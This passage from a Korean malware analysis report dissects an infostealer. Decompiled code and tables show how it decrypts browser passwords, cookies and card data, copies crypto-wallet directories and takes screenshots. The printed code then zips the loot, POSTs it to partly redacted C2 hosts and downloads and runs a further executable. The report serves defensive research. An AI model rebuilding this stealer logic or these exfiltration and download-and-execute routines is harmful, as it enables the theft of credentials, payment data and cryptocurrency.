    writeinfile_sub_401076(v55, &off_4899D4, aTrue);
    writeinfile_sub_401076(v55, &off_4899D4, *(a1 - 68));
    writeinfile_sub_401076(v55, &off_4899D4, aFalse);
    writeinfile_sub_401076(v55, &off_4899D4, a1630345132);
    writeinfile_sub_401076(v55, &off_4899D4, *(a1 - 72));
    writeinfile_sub_401076(v55, "\t%s\n", v47);
    fclose(v55);
```

[그림 399] cookie 정보를 탈취하여 파일에 저장

```
v16 = _wfopen((a1 - 612), L"a+");   // %Temp%\\tTYOnzeOe1sc(랜덤)\\_Files\\_All_CC_list.txt
v17 = v16;
if ( v16 )
{
  writeinfile_sub_401076(v16, "Number: %s\n", v15);
  writeinfile_sub_401076(v17, "MM/YY: %d/", *(a1 - 24));
  writeinfile_sub_401076(v17, "%d\n", *(a1 - 28));
  writeinfile_sub_401076(v17, "Name: %s\n", v9);
  fclose(v17);
  v18 = _wfopen((a1 - 1132), L"a+");// %Temp%\\tTYOnzeOe1sc(랜덤)\\files_\\cc.txt
  v19 = v18;
  if ( v18 )
  {
    writeinfile_sub_401076(v18, "Number: %s\n", v15);
    writeinfile_sub_401076(v19, "MM/YY: %d/", *(a1 - 24));
    writeinfile_sub_401076(v19, "%d\n", *(a1 - 28));
    writeinfile_sub_401076(v19, "Name: %s\n", v9);
    fclose(v19);
```

[그림 400] 날짜, 시간 정보를 탈취하여 파일에 저장

```
v8 = getinfo_sub_42C0A7(*(a1 - 20), 0); // 정보획득
v9 = getinfo_sub_42C0A7(*(a1 - 20), 1); // 정보획득
if ( v9 )
{
  v10 = _wfopen((a1 - 596), L"a+");     // %Temp%\\tTYOnzeOe1sc\\_Files\\_AllForms_list.txt open
  v11 = v10;
  if ( v10 )
  {
    writeinfile_sub_401076(v10, "%s   --==>   ", v8);
    writeinfile_sub_401076(v11, "%s\n", v9);
    fclose(v11);
    v12 = _wfopen((a1 - 1116), L"a+");  // %Temp%\\tTYOnzeOe1sc\\files_\\forms.txt open
    v13 = v12;
    if ( v12 )
    {
      writeinfile_sub_401076(v12, "%s   -=>   ", v8);
      writeinfile_sub_401076(v13, "%s\n", v9);
      fclose(v13);
```

[그림 401] forms 정보를 탈취하여 파일에 저장

암호화된 브라우저의 Local State 파일을 CryptUnprotectData()를 통해 복호화하여 password, cookie, CC, forms 정보를 읽어 각각 정보 탈취용 파일에 기록한다.
위와 유사한 루틴으로 탈취하는 각 브라우저의 정보는 아래 표와 같다.

브라우저	정보획득 파일	획득정보	획득 정보 저장 파일
 chrome	%LocalAppData%₩Local₩Google₩Chrome₩User Data₩Local State	비밀번호	%Temp%₩(랜덤)₩_Files₩_AllPasswords_list.txt
			%Temp%₩(랜덤)₩files_₩passwords.txt
		쿠키	%Temp%₩(랜덤)₩_Files₩_Cookies ₩google_chrome_new.txt
			%Temp%₩(랜덤)₩files_₩_Cookies ₩google_chrome_new.txt
			%Temp%₩(랜덤)₩_Files₩_AllCookies_list.txt
			%Temp%₩(랜덤)₩files_₩_AllCookies_list.txt
		CC	%Temp%₩(랜덤)₩_Files₩_All_CC_list.txt
			%Temp%₩(랜덤)₩files_₩cc.txt
		form	%Temp%₩(랜덤)₩_Files₩_AllForms_list.txt
			%Temp%₩(랜덤)₩files_₩forms.txt
 opera	%LocalAppData%₩Roaming₩Opera Software ₩Opera Stable ₩Local State	비밀번호	%Temp%₩(랜덤)₩_Files₩_AllPasswords_list.txt
			%Temp%₩(랜덤)₩files_₩passwords.txt
		쿠키	%Temp%₩(랜덤)₩_Files₩_Cookies ₩google_chrome_new.txt
			%Temp%₩(랜덤)₩files_₩_Cookies ₩google_chrome_new.txt
			%Temp%₩(랜덤)₩_Files₩_AllCookies_list.txt
			%Temp%₩(랜덤)₩files_₩_AllCookies_list.txt
		CC	%Temp%₩(랜덤)₩_Files₩_All_CC_list.txt
			%Temp%₩(랜덤)₩files_₩cc.txt
		form	%Temp%₩(랜덤)₩_Files₩_AllForms_list.txt
			%Temp%₩(랜덤)₩files_₩forms.txt
 firefox	%LocalAppData%₩Roaming₩(?)₩Mozilla₩Firefox₩(?)₩logins.json	비밀번호	%Temp%₩(랜덤)₩_Files₩_AllPasswords_list.txt
			%Temp%₩(랜덤)₩files_₩passwords.txt
	%LocalAppData%₩Roaming₩(?)₩Mozilla₩Firefox₩(?)₩signons.sqlite (logins.json가 존재하지 않을 경우)	비밀번호	%Temp%₩(랜덤)₩_Files₩_AllPasswords_list.txt
			%Temp%₩(랜덤)₩files_₩passwords.txt
	%LocalAppData%₩Roaming₩Mozilla₩Firefox₩cookies.sqlite	쿠키	%Temp%₩_Files₩_Cookies₩mozilla_firefox.txt
			%Temp%₩files_₩_cookies₩mozilla_firefox.txt
			%Temp%₩랜덤₩_Files₩_AllCookies_list.txt
			%Temp%₩랜덤₩files_₩cookies.txt
	%LocalAppData%₩Roaming₩Mozilla₩Firefox₩formhistory.sqlite	form	%Temp%₩(랜덤)₩_Files₩_AllForms_list.txt
			%Temp%₩(랜덤)₩files_₩forms.txt

[표 73] 브라우저별 정보탈취 대상 및 탈취정보 저장 경로

wallet.bat 파일 탈취

```
v6 = FindFirstFileW(v5, (a1 - 197));          // 해당 파일이 wallet.bat인지 확인
memfree_sub_403773((a1 - 49));
if ( v6 != -1 )                               // wallet.bat 라면
{
  do
  {
    v7 = strinnewmem_sub_4037C1(a1);
    *(a1 - 4) = 1;
    v8 = strinnewmem1_sub_403867(v7, (a1 - 37), &off_48FFCC);
    if ( *(v8 + 20) >= 8u )
      v8 = *v8;
    ExpandEnvironmentStringsW(v8, a1 - 654, 0x208u);// %Temp%\\bvRheitAJx0f\\_Files\\_Wallet\\
    memfree_sub_403773((a1 - 37));
    *(a1 - 4) = 0;
    memfree_sub_403773((a1 - 25));
    rand_a1toa2_sub_40A271(1042, 9988);
    sub_40A16A(a1 - 19);                      // 랜덤4자리 int 획득
    *(a1 - 4) = 2;
    v9 = sub_40F70B(a1 - 13, a1 - 327);
    *(a1 - 4) = 3;
    v10 = sub_40FA49(a1 - 31, v9, a1 - 19, v30, v31, v32);
    *(a1 - 4) = 4;
    v11 = strinnewmem1_sub_403867(v10, (a1 - 43), &unk_48FFF0);
    *(a1 - 4) = 5;
    v12 = strinnewmem1_sub_403867(v11, (a1 - 37), a1 - 186);//  = %Temp%\\랜덤\\_Files\\_Wallet\\랜덤4자리int_
    *(a1 - 4) = 6;
    v13 = sub_40FAC3(a1 - 25, a1 + 2, a1 - 186);// wallet.bat 파일의 절대경로 생성
    if ( *(v12 + 20) >= 8u )
      v12 = *v12;
    if ( *(v13 + 20) >= 8u )
      v13 = *v13;
    CopyFileW(v13, v12, 0);                   // wallet.bat파일을 %Temp%\\랜덤\\_Files\\_Wallet\\랜덤4자리int_로 복사
```

[그림 405] wallet.bat 파일을 발견할 경우 복사

```
v16 = _wfopen(a1 - 914, L"a+,ccs=UTF-16LE");// %Temp%\\(랜덤)\\_Files\\_Wallet\\_log.txt open
v17 = v16;
if ( v16 )
{
  LOBYTE(v18) = a1 - 76;
  if ( *(a1 - 14) >= 8u )
    v18 = *(a1 - 19);
  writeinfile_sub_40A0C4(v16, &off_490048, v18);// %wS_ 형식으로 랜덤4자리int 입력
  writeinfile_sub_40A0C4(v17, &off_490054, a1 + 24);// %wS\n 형식으로 ? 입력
  v19 = sub_40FAC3(a1 - 13, a1 + 2, a1 - 186);// find한 파일의 절대경로 생성
  if ( v19[5] >= 8u )
    v19 = *v19;
  writeinfile_sub_40A0C4(v17, &off_490060, v19);// %wS\n\n 형식으로 v19 입력
  memfree_sub_403773((a1 - 13));
  fclose(v17);
}
```

[그림 406] 행위의 흔적을 log파일에 기록

%USERPROFILE% 하위를 재귀를 통해 wallet.bat파일이 존재하는지 검색하고 존재한다면 %temp%₩랜덤₩_Files₩_Wallet₩랜덤4자리int_로 복사한다.
복사후 파일이 복사된 파일명(XXXX_)과 wallet.bat파일이 본래 존재하던 절대경로를 log.txt파일에 기록한다.

암호화폐 지갑 탈취

```
copy_file_sub_40C685((a1 - 8964), (a1 - 8444));// LocalAppData%\\Coinomi 파일을 %Temp%\\랜덤\\_Files\\_Files\\Coinomi 파일로 복사
copy_file_sub_40C685((a1 - 10004), (a1 - 9484));// %AppData%\\waves-exchange 파일을 %Temp%\\랜덤\\_Files\\_Files\\waves_exchange 파일로 복사
copy_file_sub_40C685((a1 - 11044), (a1 - 10524));// %AppData%\\Ledger Live\\sqlite 파일을 %Temp%\\랜덤\\_Files\\_Files\\Ledger_Live_sqlite 파일로 복사
```

[그림 407] 암호화폐 지갑 관련 디렉토리 복사

```
copy_file_sub_40C685((a1 - 13124), (a1 - 1684));// %USERPROFILE%\\AppData\\Roaming\\Jaxx 파일을 %Temp%\\랜덤\\_Files\\_Wallet\\Jaxx 파일로 copy
copy_file_sub_40C685((a1 - 13644), (a1 - 2204));// %USERPROFILE%\\AppData\\Roaming\\Exodus 파일을 %Temp%\\랜덤\\_Files\\_Wallet\\Exodus 파일로 copy
copy_file_sub_40C685((a1 - 14164), (a1 - 2724));// %USERPROFILE%\\AppData\\Roaming\\MultiBitHD 파일을 %Temp%\\랜덤\\_Files\\_Wallet\\MultiBitHD 파일로 copy
copy_file_sub_40C685((a1 - 14684), (a1 - 3244));// %USERPROFILE%\\Documents\\Monero 파일을 %Temp%\\랜덤\\_Files\\_Wallet\\Monero 파일로 copy
copy_file_sub_40C685((a1 - 15204), (a1 - 3764));// %USERPROFILE%\\AppData\\Roaming\\Exodus Eden 파일을 %Temp%\\랜덤\\_Files\\_Wallet\\Exodus Eden 파일로 copy
copy_file_sub_40C685((a1 - 15724), (a1 - 4284));// %USERPROFILE%\\AppData\\Roaming\\Electrum\\wallets 파일을 %Temp%\\랜덤\\_Files\\_Wallet\\Electrum\\wallets 파일로 copy
copy_file_sub_40C685((a1 - 16244), (a1 - 4804));// %USERPROFILE%\\AppData\\Roaming\\Electrum-btcp\\wallets 파일을 %Temp%\\랜덤\\_Files\\_Wallet\\Electrum-btcp\\wallets 파일로 copy
copy_file_sub_40C685((a1 - 16764), (a1 - 5324));// %USERPROFILE%\\AppData\\Roaming\\ElectronCash\\wallets 파일을 %Temp%\\랜덤\\_Files\\_Wallet\\ElectronCash\\wallets 파일로 copy
copy_file_sub_40C685((a1 - 17284), (a1 - 5844));// %USERPROFILE%\\AppData\\Roaming\\com.liberty.jaxx 파일을 %Temp%\\랜덤\\_Files\\_Wallet\\com.liberty.jaxx 파일로 copy
copy_file_sub_40C685((a1 - 17804), (a1 - 6364));// %APPDATA%\\Atomic 파일을  %Temp%\\랜덤\\_Files\\_Wallet\\Atomic 파일로 copy
copy_file_sub_40C685((a1 - 18324), (a1 - 6884));// %APPDATA%\\waves-client 파일을 %Temp%\\랜덤\\_Files\\_Wallet\\waves-client 파일로 copy
```

[그림 408] 암호화폐 지갑 관련 디렉토리 복사

복사 대상 디렉토리	복사 위치
%USERPROFILE%₩AppData₩Roaming₩Jaxx	%Temp%₩랜덤₩_Files₩_Wallet₩Jaxx
%USERPROFILE%₩AppData₩Roaming₩Exodus	%Temp%₩랜덤₩_Files₩_Wallet₩Exodus
%USERPROFILE%₩AppData₩Roaming₩MultiBitHD	%Temp%₩랜덤₩_Files₩_Wallet₩MultiBitHD
%USERPROFILE%₩Documents₩Monero	%Temp%₩랜덤₩_Files₩_Wallet₩Monero
%USERPROFILE%₩AppData₩Roaming₩Exodus Eden	%Temp%₩랜덤₩_Files₩_Wallet₩Exodus Eden
%USERPROFILE%₩AppData₩Roaming₩Electrum ₩wallets	%Temp%₩랜덤₩_Files₩_Wallet₩Electrum₩wallets
%USERPROFILE%₩AppData₩Roaming₩Electrum-btcp ₩wallets	%Temp%₩랜덤₩_Files₩_Wallet₩Electrum-btcp ₩wallets
%USERPROFILE%₩AppData₩Roaming₩ElectronCash₩ wallets	%Temp%₩랜덤₩_Files₩_Wallet₩ElectronCash ₩wallets
%USERPROFILE%₩AppData₩Roaming ₩com.liberty.jaxx	%Temp%₩랜덤₩_Files₩_Wallet₩com.liberty.jaxx
%APPDATA%₩Atomic	%Temp%₩랜덤₩_Files₩_Wallet₩Atomic
%APPDATA%₩waves-client	%Temp%₩랜덤₩_Files₩_Wallet₩waves-client

[표 74] 복사 대상 암호화폐 지갑 관련 디렉토리(_Files)

복사 대상 디렉토리	복사 위치
%USERPROFILE%₩AppData₩Roaming₩Jaxx	%Temp%₩랜덤₩files_₩cryptocurrencyt₩Jaxx
%USERPROFILE%₩AppData₩Roaming₩Exodus	%Temp%₩랜덤₩files_₩cryptocurrency₩Exodus
%USERPROFILE%₩AppData₩Roaming₩MultiBitHD	%Temp%₩랜덤₩files_₩cryptocurrency₩MultiBitHD
%USERPROFILE%₩Documents₩Monero	%Temp%₩랜덤₩files_₩cryptocurrency₩Monero
%USERPROFILE%₩AppData₩Roaming₩Exodus Eden	%Temp%₩랜덤₩files_₩cryptocurrency₩Exodus Eden
%USERPROFILE%₩AppData₩Roaming₩Electrum ₩wallets	%Temp%₩랜덤₩files_₩cryptocurrency₩Electrum ₩wallets
%USERPROFILE%₩AppData₩Roaming ₩Electrum-btcp₩wallets	%Temp%₩랜덤₩files_₩cryptocurrency ₩Electrum-btcp₩wallets
%USERPROFILE%₩AppData₩Roaming₩ElectronCash₩ wallets	%Temp%₩랜덤₩files_₩cryptocurrency₩ElectronCash ₩wallets
%USERPROFILE%₩AppData₩Roaming ₩com.liberty.jaxx	%Temp%₩랜덤₩files_₩cryptocurrency ₩com.liberty.jaxx
%APPDATA%₩Atomic	%Temp%₩랜덤₩files_₩cryptocurrency₩Atomic
%APPDATA%₩waves-client	%Temp%₩랜덤₩files_₩cryptocurrency₩waves-client

[표 75] 복사 대상 암호화폐 지갑 관련 디렉토리(files_)

데스크 창 캡쳐 후 저장

```
GdiplusStartup(a2 - 36, a2 - 56, 0);          // Windows GDI+를 초기화
v6 = GetDesktopWindow();                      // 데스크탑 창에 대한 핸들을 검색
GetWindowRect(v6, (a2 - 72));                 // 데스크탑 창의 경계 사각형의 크기를 (a2 - 72)에 저장
v7 = GetWindowDC(v6);                         // 데스크탑 창에 대한 장치 컨텍스트(DC) 검색
*(a2 - 20) = *(a2 - 64) - *(a2 - 72);
v8 = *(a2 - 60) - *(a2 - 68);
*(a2 - 24) = v7;
*(a2 - 32) = v8;
LOWORD(v6) = GetDeviceCaps(v7, 12);           // 해당 장치의 각 픽셀에 대한 인접한 색상 비트 수입니다.
v9 = CreateCompatibleDC(v7);                  // v7장치와 호환되는 메모리 장치 컨텍스트(DC)를 생성
v10 = -*(a2 - 32);
*(a2 - 112) = *(a2 - 20);
*(a2 - 108) = v10;
*(a2 - 100) = 0;
*(a2 - 96) = 0;
*(a2 - 92) = 0;
*(a2 - 88) = 0;
*(a2 - 84) = 0;
*(a2 - 80) = 0;
*(a2 - 76) = 0;
*(a2 - 116) = 40;
*(a2 - 104) = 1;
*(a2 - 102) = v6;
v11 = CreateDIBSection(v7, (a2 - 116), 1u, (a2 - 120), 0, 0);// DIB 생성
*(a2 - 28) = v11;
if ( !v11 )
{
  DeleteDC(v9);
  DeleteDC(*(a2 - 24));
  GdiplusShutdown(*(a2 - 36));
}
v12 = SaveDC(v9);                             // 해당 DC 저장
SelectObject(v9, *(a2 - 28));                 // v9 DC를 새로 생성한 DIB로 교체
BitBlt(v9, 0, 0, *(a2 - 20), *(a2 - 32), *(a2 - 24), 0, 0, 0xCC0020u);// v9 DC에  v7 DC 이미지를 복사
RestoreDC(v9, v12);                           // v9 DC를 저장했던 v12 상태로 복원
DeleteDC(v9);                                 // v9 DC 삭제
DeleteDC(*(a2 - 24));                         // v7 DC 삭제
v14 = GdipAlloc(16);                          // GDI+ 개체에 대한 메모리를 16byte 할당
*(a2 - 20) = v14;
if ( v14 )
{
  *(a2 - 20) = 0;
  v17 = *(a2 - 28);
  *v14 = &Gdiplus::Bitmap::`vftable';
  v14[2] = GdipCreateBitmapFromHBITMAP(v17, 0, a2 - 20);// 비트맵 개체 생성
```

[그림 409] 현재 데스크탑 창에 대한 비트맵 개체 생성


```
sub_40C38F(v13, (a2 - 168));                  // GdipGetImageEncodersSize(), GdipGetImageEncoders()
v15 = GdipSaveImageToFile(v14[1], a2 - 740, a2 - 168, a2 - 152);// v13[1] 이미지를  %Temp%\\랜덤\\_Files\\_Screen_Desktop.jpeg 파일로 저장
if ( v15 )
  v14[2] = v15;
(**v14)(v14, 1, a3, a4, a1);                  // 0x0040a0e7
DeleteObject(*(a2 - 28));                     // v11 개체를 삭제하고 관련된 모든 시스템 리소스를 해제
return GdiplusShutdown(*(a2 - 36));           // Windows GDI+에서 사용하는 리소스를 정리
```

[그림 410] 비트맵 이미지를 .jpeg 파일로 저장

```
CopyFileW((a1 - 7276), (a1 - 6756), 0);       // %Temp%\\랜덤\\_Files\\_Screen_Desktop.jpeg 파일을 %Temp%\\랜덤\\files_\\screenshot.jpg 파일로 copy
```

[그림 411] 위의 스크린샷을 files_ 하위에도 복사

[그림 412] 생성된 데스크탑 화면 캡쳐본(_Files)



[그림 413] 생성된 데스크탑 화면 캡쳐본(files_)

데스크탑 창에 대한 핸들과 DC를 검색하고 이를 이용해 데스크탑 창에 대한 비트맵 개체를 생성한다.
이후 생성한 비트맵 이미지를 %Temp%랜덤₩_Files₩_Screen_Desktop.jpeg 파일로 저장하고 이를 %Temp%랜덤₩files_₩screenshot.jpeg 파일로 복사한다.

감염된 시스템 정보 탈취

획득 방법	획득 정보
GetModuleFileNameW(0)	현 프로세스의 이미지 파일 경로
RegQueryValueExW(), 값:ProductName의 데이터	윈도우 제품 이름
RegQueryValueExW(), 값:CurrentBuildNumber의 데이터	메이저 빌드 버전
RegQueryValueExW(), 값:ReleaseId의 데이터	현 시스템의 ReleaseId
GetFileAttributesW(%WINDIR%₩SysWOW64)	비트수(32bit or 64bit)
GetUserDefaultLocaleName()	사용자 기본 로케일 이름
GetKeyboardLayoutList(), GetLocaleInfoW()	키보드 언어
__getgmtimebuf()	Local Date and Time: %Y-%m-%d %X 형식의 시간
	UTC: %z 형식의 시간
GetUserNameW()	현재 사용자의 이름
GetComputerNameW()	로컬 컴퓨터의 NetBIOS 이름
RegQueryValueExW(), 값:ProcessorNameString의 데이터	프로세서 이름
RegQueryValueExW(), 값:DriverDesc의 데이터	비디오카드 이름
GetSystemMetrics(0)	기본 디스플레이 모니터의 화면 너비(픽셀)
GetSystemMetrics(1)	기본 디스플레이 모니터의 화면 높이(픽셀)
GetSystemInfo()	메모리 렘
GlobalMemoryStatusEx()	
HKEY_CURRENT_USER₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Uninstall 하위 키의 RegQueryValueExW(), 값:DisplayName 의 데이터	프로그램 추가/제거에 나타나는 프로그램 명
HKEY_CURRENT_USER₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Uninstall 하위 키의 RegQueryValueExW(), 값:DisplayVersion 의 데이터	프로그램 추가/제거에 나타나는 프로그램 버전
HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Uninstall 하위 키의 DisplayName 의 데이터	프로그램 추가/제거에 나타나는 프로그램 명
HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Uninstall 하위 키의 DisplayVersion 의 데이터	프로그램 추가/제거에 나타나는 프로그램 버전
HKEY_LOCAL_MACHINE₩SOFTWARE₩Wow6432Node₩Microsoft₩Windows₩CurrentVersion₩Uninstall 하위 키의 DisplayName 의 데이터	프로그램 추가/제거에 나타나는 프로그램 명
HKEY_LOCAL_MACHINE₩SOFTWARE₩Wow6432Node₩Microsoft₩Windows₩CurrentVersion₩Uninstall 하위 키의 DisplayVersion 의 데이터	프로그램 추가/제거에 나타나는 프로그램 버전


[표 76] 감염 시스템으로부터 획득하는 정보

감염된 시스템으로부터 위 표의 정보를 획득하여
%Temp₩랜덤₩_Files₩system_info.txt에 저장하고 동일한 루틴을 통해
%Temp₩랜덤₩files_₩system_info.txt에도 저장한다.

지금까지 생성한 파일 내용을 압축하여 zip파일 생성

```
v4 = CreateFileW(v2, 0x40000000u, 0, 0, 2u, 0x80u, 0);
```


[그림 414] 빈 랜덤.zip파일 생성



[그림 415] 생성된 랜덤.zip파일

```
writefile_in_sub_462687(a1, &Buffer, 1u);      // P 입력
Buffer = 75;
writefile_in_sub_462687(v2, &Buffer, 1u);      // K 입력
HIBYTE(a1) = 3;
writefile_in_sub_462687(v2, &a1 + 3, 1u);
HIBYTE(a1) = 4;
writefile_in_sub_462687(v2, &a1 + 3, 1u);
```

[그림 416] zip파일에 헤더 입력, 압축(일부캡쳐)



[그림 417] 압축완료된 랜덤.zip

%Temp%₩랜덤₩_Files 디렉토리의 하위 파일을 내부 함수를 통해 압축한 랜덤.zip파일을 %Temp%₩랜덤 하위에 생성한다.

생성한 zip파일을 악성 c2서버로 전송

```
v26 = CreateFileW(v56, 0x80000000, 0, 0, 3u, 0x80u, 0);// C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\cGVJXJt\\Nvv8uKYFf20.zip open
v27 = GetFileSize(v26, (a1 - 24));          // 해당 파일 크기 획득
*(a1 - 24) = v27;
v28 = malloc(v27);
*(a1 - 32) = v28;
ReadFile(v26, v28, *(a1 - 24), (a1 - 160), 0);// 해당 파일을 읽어서 v28에 저장
```

[그림 418] 랜덤.zip파일 데이터를 메모리에 저장

```
v47 = InternetOpenW(&szAgent, 0, 0, 0, 0);  // a1 = Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
*(a1 - 20) = v47;
v48 = InternetConnectW(v47, *(a1 - 132), 0x50u, 0, 0, 3u, 0, 1u);// host:ler      .top 에 80번 포트 세션 open
*(a1 - 36) = v48;
v49 = HttpOpenRequestW(v48, &szVerb, (a1 - 304), 0, 0, 0, 0x80000000, 0);// 해당 host에 POST로 "/index.php" 전송
v50 = *(a1 - 48);
v51 = v49;
v52 = v50 + 1;
do
  v53 = *v50++;
while ( v53 != *(a1 - 44) );
v54 = HttpSendRequestW(v51, *(a1 - 48), v50 - v52, v44, *(a1 - 28));// 해당 host에 Content-Type: multipart/form-data; boundary=--------------------------랜덤문자열 추가헤더 전송
```

[그림 419] C2 서버와 http통신 연결

```
POST http://ler      .top/index.php HTTP/1.1
Content-Type: multipart/form-data; boundary=--------------------------GnVeUCN6MneOt5k
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Host: ler      .top
Content-Length: 171539
Pragma: no-cache

----------------------------GnVeUCN6MneOt5k
Content-Disposition: form-data; name="file"; filename="C:\Users\ADMINI~1\AppData\Local\Temp\bvRheitAJxOf\wjKeunmbVj.zip"
Content-Type: application/octet-stream

PK□□□ □ □
□YUt qX □
  □ □ _Information.txtUT
  %CWC%CWC%CWC V N□Q□  &  <  6 vz '  EZm
 □%  *
h )  □ □    gbx   1 裝N K  ə 9g_ { s ''Ж}  / g□ -Y @
 □>4w1□Xg P ∠* □ |y[ I H^  ~›ò C u
!} Zox  P JJ  悴 □ 5a  f au  ]y□ 6 □  eF `O  □x  □ K Z□ Æ I  7 X □ hj □ > 8 6s
1 . □ x2 3 w^ Xu Lc HTl S] @w V  + +□{{  pVM? 3Hu d□ □y□+5y | I□ ,a aA} J□~ y□ BV:□ i2[=v1_ ] h  ]FI  3 □ au^□ c ~\G "[ jh+ D [Qj <2›
 9 7 =$"□˜□ û  b  W□ 4 □  □ {j □ R  □ □pVhl : □ H { j "□ G  Q □} O□  F 4 □Þ }c □ [  □ J5  ,X  f3G M  □ C/□ w xT-Ş  Fg □ .□C□;.G  f  t□a A  T# A  0c 8[. -& y  m  1 -≤w  ^  l  y s "4\vc$ , ß
{B  □(
f □  } □ u t ? h □} Y <;? zO% o3
```

[그림 420] ler   .top에 전송되는 요청

ler   .top host와 80번 포트로 http통신을 연결하고 HttpSendRequest()를 통해 위에서 생성한 랜덤.zip파일의 데이터를 전송한다.

이후 위와 동일한 루틴을 통해 %Temp%₩랜덤₩files_ 디렉토리의 하위 파일을 압축한 랜덤.zip파일을 생성 후 해당 파일은 moraff   .top host에 전송한다.

악성 c2서버로부터 악성코드 드랍 후 실행

```
ExpandEnvironmentStringsW(&off_48FA7C, FileName, 0x208u);// %Temp%\\File2.exe
DeleteFileW(FileName);                          // %Temp%\\File2.exe 파일 삭제
URLDownloadToFileW(0, &off_48FAA0, FileName, 0, 0);// http://fsdvdd          .top/download.php?file=lv.exe로부터 받은 데이터를 %Temp%\\File2.exe파일을 생성하여 저장
Sleep(0x3E8u);
ShellExecuteW(0, &Operation, FileName, 0, 0, 1);// File2.exe 파일 open 명령 실행
```

[그림 421] 악성 C2서버로부터 악성코드 다운로드, 실행

```
ShellExecuteW(0, 0, (a1 - 1676), (a1 - 1156), 0, 0);//
                                        // cmd.exe를 통해 /c rd /s /q %Temp%\\7SUmWuF & timeout 2 & del /f /q \"C:\\Users\\Administrator\\Desktop\\a.bin\" 명령어 실행
```

[그림 422] cmd 명령 실행

```
ExitProcess(0);
```

[그림 423] 프로세스 종료

http://fsdvddr .top/download.php?file=lv.exe로부터 받은 데이터를 %Temp%₩₩File2.exe 파일을 생성하여 저장하고 cmd를 통해 실행한다.(c2서버 연결 불가)

이후 cmd명령어를 통해 %Temp%₩랜덤 디렉토리와 호출자 프로세스의 파일을 삭제하고 프로세스를 종료한다.

Mitre ATT&CK

Execution	Defense Evasion	Discovery	Command and control	Exfiltration
User Execution (Malcious File)	Virtualization/Sandbox Evasion	File and Derectory Discobery	web protocols	Exfiltration Over Alternative Protocol
		Software Discovery		
		System information Discobery		

[표 77] Mitre ATT&CK

2022년 상반기

악성코드 분석 보고서

Malware Analysis Report

[31538] 충남 아산시 순천향로 22-3 공과대학 9332
Email : schcsrc@gmail.com

SCH사이버보안연구센터
SCH CYBERSECURITY RESEARCH CENTER